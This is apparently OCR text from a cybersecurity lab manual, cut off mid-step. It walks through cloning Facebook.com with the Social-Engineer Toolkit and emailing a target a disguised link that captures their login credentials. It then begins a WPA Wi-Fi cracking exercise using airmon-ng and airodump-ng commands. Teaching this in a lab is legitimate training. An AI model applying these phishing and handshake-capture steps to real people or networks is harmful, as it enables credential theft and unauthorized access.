


6.Type ‘2’ to choose Site Cloner, as shown in Figure 7.

Then the following screen will appear, as shown in Figure 8.
Now it will prompt for IP address for the PostBack in Harvester/Tabnabbing, as shown in Figure 8.




7.Type the IP address of the Kali Linux of VM. Here, we have used 192.XX.XX.XX as the IP address, as shown in Figure 9.




Then it will prompt to enter the URL of the website which is required to be cloned.


8.Type www.facebook.com, as shown in Figure 10.



9.Type www.facebook.com, as shown in Figure 10.




Then the following screen will appear, as shown in Figure 11



10.Launch a web browser in Kali Linux and open an email service, as shown in Figure 12.


11.Compose an email and provide the target users email id in the To textbox, as shown in Figure




12.Click on the link icon.

The following window will appear, as shown in Figure 13.


13.Type a text in the Text to display textbox. (Figure 13)
14.Click on the radio button Web address. (Figure 13)
15.Type the fake URL https://facebook.com/ in the Web address text box. (Figure 13).
16.Click on OK. (Figure 13)




Now the text that you have typed will appear in the email body as a link, as shown in Figure 14.
17.Click on Send. (Figure 14)



Now when the target user will open his email, he will find the link, as shown in Figure 15.



When the target user will click on the link, he/she will be presented with a replica of Facebook.com, as shown in Figure 16.



The fake Facebook.com page will ask the target user to enter the email and password tor view the pictures. When the target user enters the credentials, the SET terminal of Kali Linux will fetch the email id and password


Practical 5

Aim: Practical on Wireless and Bluetooth attacks


Theory: Crack WPA encryption using Aircraft-ng in Kali Linux. We will require the following: 1. Kali Linux as virtual machine 2. Web browser with Internet connection 3. Administrative privileges.

Working:
You can crack a wireless network encrypted with WPA by using the following steps.


1. Log in to Kali and launch the command terminal.
2. First, check if the wireless card is connected or not by using the 'iwconfig' command, as shown in figure.



3. Change the wireless interface into monitor mode using 'airmon-ng start wlan0' command with wlan0 as your wireless interface name.




4. Use ‘airodump’ to find out the SSID on the interface using the command: ‘airodump-ng -write capture wlan0’. The screen will display a list of wifi networks.



5. Use the following command to capture a 4-way handshake by using airmon-ng to monitor traffic on the target network using the channel and BSSID values.
‘airodump-ng -c 3 –bssid 9C:5C:XX:XX:XX:XX -w . wlan0’
Where, ‘-c 3’ is used to specify the channel number 3

6. Now, wait to capture the handshake packet. Once you have captured a packet, you will see the output similar to Figure




7. You 